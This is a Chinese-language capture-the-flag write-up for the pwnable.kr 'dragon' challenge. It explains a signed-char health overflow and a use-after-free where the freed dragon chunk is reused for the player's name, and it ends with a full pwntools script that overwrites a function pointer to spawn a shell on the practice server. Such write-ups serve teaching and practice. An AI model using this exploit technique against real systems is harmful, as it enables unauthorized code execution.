
pwnable.kr的题目是真的好，每道题都能学到许多~~~

这是一道整型溢出的题目




```
  }
  while ( *((char *)dragon + 8) > 0 );
  free(dragon);
```

因为是char 类型，达到128就会变成-128，从而跳出循环

可以用法师打妈妈龙

一直苟着，有蓝就放无敌，没蓝就补蓝。就能杀死龙了~。

杀死龙后，关于龙的那个块会被释放。



```
  if ( v2 )
  {
    puts("Well Done Hero! You Killed The Dragon!");
    puts("The World Will Remember You As:");
    v5 = malloc(0x10u);
    __isoc99_scanf("%16s", v5);
    puts("And The Dragon You Have Defeated Was Called:");
    ((void (__cdecl *)(_DWORD *))*v4)(v4);
  }
```

v5申请的是龙的那个块，即v5=v4

v5写入sysytem('/bin/sh')的那个地址就行。

```
from pwn import *

io = remote('pwnable.kr',9004)
io.recvuntil('Choose Your Hero')
io.sendline(str(1))
io.sendline(str(1))
io.sendline(str(1))

io.recvuntil('Choose Your Hero')
io.sendline(str(1))

io.sendline(str(3))
io.sendline(str(3))
io.sendline(str(2))

io.sendline(str(3))
io.sendline(str(3))
io.sendline(str(2))

io.sendline(str(3))
io.sendline(str(3))
io.sendline(str(2))

io.sendline(str(3))
io.sendline(str(3))
io.sendline(str(2))

io.recvuntil('The World Will Remember You As:')
payload = p32(0x8048DBF)
io.send(payload)

io.interactive()
```